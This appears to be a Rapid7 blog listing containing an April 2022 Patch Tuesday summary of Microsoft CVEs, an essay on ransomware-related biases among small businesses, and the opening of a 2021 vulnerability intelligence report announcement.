























From Defender to Windows, Office to Azure, this month’s Patch Tuesday has a large swath of Microsoft’s portfolio getting vulnerabilities fixed. 119 CVEs were addressed today, not including the 26 Chromium vulnerabilities that were fixed in the Edge browser.
One of these has been observed being exploited in the wild: CVE-2022-24521, reported to Microsoft by the National Security Agency, affects the Common Log File System Driver in all supported versions of Windows and allows attackers to gain additional privileges on a system they already have local access to. Another local privilege escalation (LPE), CVE-2022-26904 affecting the Windows User Profile Service, had been publicly disclosed but not reported as already being exploited – it’s harder for attackers to leverage as it relies on winning a race condition, which can be tricky to reliably achieve.



LPEs don’t always get the same attention that remote code execution (RCE) vulnerabilities do, but they can be a great help to attackers after they gain an initial foothold. These two categories dominate this month’s vulnerabilities, with 55 LPEs and 47 RCEs getting patched. 10 of the RCEs are considered “Critical,” affecting Windows Hyper-V (CVE-2022-22008, CVE-2022-23257, CVE-2022-24537); Windows SMB Client (CVE-2022-24500, CVE-2022-24541); Windows Network File System (CVE-2022-24491 and CVE-2022-24497); LDAP (CVE-2022-26919); Microsoft Dynamics (CVE-2022-23259); and the Windows RPC Runtime (CVE-2022-26809).
On the Office side of the house, Skype for Business Server was patched for spoofing (CVE-2022-26910) and information disclosure (CVE-2022-26911) vulnerabilities. Two RCEs affecting Excel (CVE-2022-24473 and CVE-2022-26901) were fixed, as well as a spoofing vulnerability in SharePoint Server (CVE-2022-24472).
With so many vulnerabilities to manage, it can be difficult to prioritize. Thankfully, most of this month’s CVEs can be addressed by patching the core OS. Administrators should first focus on updating any public-facing servers before moving on to internal servers and then client systems. The SMB Client vulnerabilities can also be mitigated by blocking port 445/tcp at the network perimeter – victims need to be enticed to connect to a malicious SMB server, and this would help against Internet-based attackers. Of course, this won’t help much if the malicious system was set up within the perimeter.
For any readers who enjoy deeper dives into vulnerabilities and exploits, Rapid7’s Jake Baines has a technical writeup of CVE-2022-24527, an LPE he discovered in the Connected Cache component of Microsoft Endpoint Manager that got fixed today. Check it out!
This post is co-authored by Chris Henderson, Senior Director of Information Security at Datto, Inc.
Welcome back for the second and final of our blogs on the fallacies and biases that perpetuate ransomware risk for SMBs. In part one, we examined how flawed thinking and a sense of helplessness are obstacles to taking action against ransomware. In this final part, we will examine fallacies number 3 and 4: the ways SMBs often fail to “trust but verify” the security safety of their critical business partners, and how prior investments affect their forward-looking mitigation decisions.
3. Failing to trust but verify
“You seem like someone I can trust to help support and grow my business.”
Stranger danger
When SMBs create business partnerships, we do so with a reasonable expectation that others will do the right things to keep both them and us safe. SMBs are effectively placing trust in strangers. As humans, we (often unconsciously) decide who to trust due to how they make us feel or whether they remind us of a past positive experience. Rarely have SMBs done a deep enough examination to determine if that level of trust is truly warranted, especially when it comes to protecting against ransomware.
We reasonably — but perhaps incorrectly — expect a few key things from these business partners, namely that they will:
Be rational actors that can be relied on to make informed decisions that maximize benefits for us
Exercise rational choice in our best interests
Operate with the same level of due care that a reasonable, prudent person would use under the same or similar circumstances, in decisions that affect our business – akin to a fiduciary
Rational actor model
According to an economic theory, a rational actor maximizes benefits for themselves first and will exercise rational choice that determines whether an option is right for themselves. That begs the question: To what extent do SMBs understand if business objectives are aligned such that what is right for their business partners’ cyber protection is also right for them? In the SMB space, too often the answer is based on trust alone and not on any sort of verification, or what mature security programs call third-party due diligence.
If I harm you, I harm myself
Increasingly, ransomware attacks are relying on our business relationships (a.k.a. supply chains) to facilitate attacks on targets. End targets may be meticulously selected, but they could instead be targets of opportunity, and sometimes they are even impacted as collateral damage. In any case, in this ransomware environment, it is critical for SMBs to reassess the level of trust they place in their business partners, as their cyber posture is now part of yours. You share the risk.
Trust is a critical component of business relationships, but trust in a business partner’s security must be verified upon establishment of the relationship and reaffirmed periodically thereafter. It is a reasonable expectation that, given this ransomware environment, your business partners will be able to prove that they take both their and your protection as being in your mutual best interests. They must be able to speak to and demonstrate how they work toward that objective.
Acknowledge and act
Trust is no longer enough — SMBs have to verify. Unfortunately, there is no one-size-fits-all process for diligence, but a good place to start is with a serious conversation about your business partners’ attitudes, beliefs, current readiness, and their investments in cyber resilience, ransomware prevention, and recovery. During that conversation, ask a few key questions:
Do you have cyber insurance coverage for a ransomware incident that affects both you and your customers? Tip: Ask them to provide you proof of coverage.
What cybersecurity program framework do you follow, and to what extent have you accomplished operating effectiveness against that framework? Tip: Ask to see materials from audits or assessments as evidence.
Has your security posture been validated by an independent third party? Tip: Ask to see materials from audits or assessments as evidence.
When was the last time you, or a customer of yours, suffered a cybersecurity incident, and how did you respond? Tip: Ask for a reference from a customer they’ve helped recover from a ransomware incident.
4. “We can’t turn back now; we’ve come too far”
“We have already spent so much time and made significant investments in IT solutions to achieve our business objectives. It wouldn’t make sense at this point to abandon our solutions, given what we’ve already invested.”
Sunk cost
Ransomware threat actors seek businesses whose IT solutions — when improperly developed, deployed, configured, or maintained — make compromise and infection easy. Such solutions are currently a primary access vector for ransomware, as they can be difficult to retrofit security into. When that happens, we are faced with a decision to migrate platforms, which can be costly and disruptive.
This decision point is one of the most difficult for SMBs, as it’s very easy to fall into a sunk cost fallacy — the tendency to follow through on an endeavor if we’ve already invested time, effort, or money into it, whether or not the current costs outweigh the benefits.
It’s easy to look backward at all the work done to get an IT solution to this point and exceedingly difficult to accept a large part of that investment as a sunk cost. The reality is that it doesn’t matter how much time has been invested in IT solutions. If security is not a core feature of the solution, then the long-term risk to an SMB’s business is greater than any sunk cost.
Acknowledge and act
Sunk costs burn because they feel like a failure — knowing what we know now, we should have made a different decision. New information is always presenting itself, and the security landscape is changing constantly around us. It’s impossible to foresee every shift, so our best defense is to remain agile and pivot when and as necessary. Acknowledge that there will be sunk costs on this journey, and allowing those to stand in the way of reasonable action is the real failure.
Moving forward
“There’s a brighter tomorrow that’s just down the road. Do not look back; you are not going that way” – Mary Engelbreit
Realizing your SMB has real cyber risk exposure to ransomware requires overcoming a series of logical fallacies and cognitive biases. Once you understand and accept that reality, it’s imperative not to buy into learned helplessness, because you need not be a victim. An SMB’s size and agility can be an advantage.
From here, re-evaluate your business partnerships and level of trust when it comes to cybersecurity. Be willing to make decisions that accept prior investments may just be sunk cost, but that the benefits of change to become more cyber resilient outweigh the risks of not changing in the long run.
Every year, our research team at Rapid7 analyzes thousands of vulnerabilities to understand root causes, dispel misconceptions, and explain why some flaws are more likely to be exploited than others. By continuously reviewing the vulnerability landscape and sharing our research team’s insights, we hope to help organizations around the world better secure their environments and shore up vulnerabilities to keep bad actors at bay.
Today, we are proud to share Rapid7’s 2021 Vulnerability Intelligence Report, which provides a landscape view of critical vulnerabilities and threats and offers expert analysis of attack vectors and exploitation trends from a truly harrowing year for risk management teams. The report details 50 notable vulnerabilities from 2021, 43 of which were exploited in the wild. We also highlight a number of non-CVE-based attacks, including several significant supply chain security incidents.
In this post, we’ll take a big-picture look at the threat landscape in 2021 and reinforce key ways for organizations to protect themselves against high-priority vulnerabilities. For more insights and in-depth technical analysis, download the full report now.
2021 attack trends
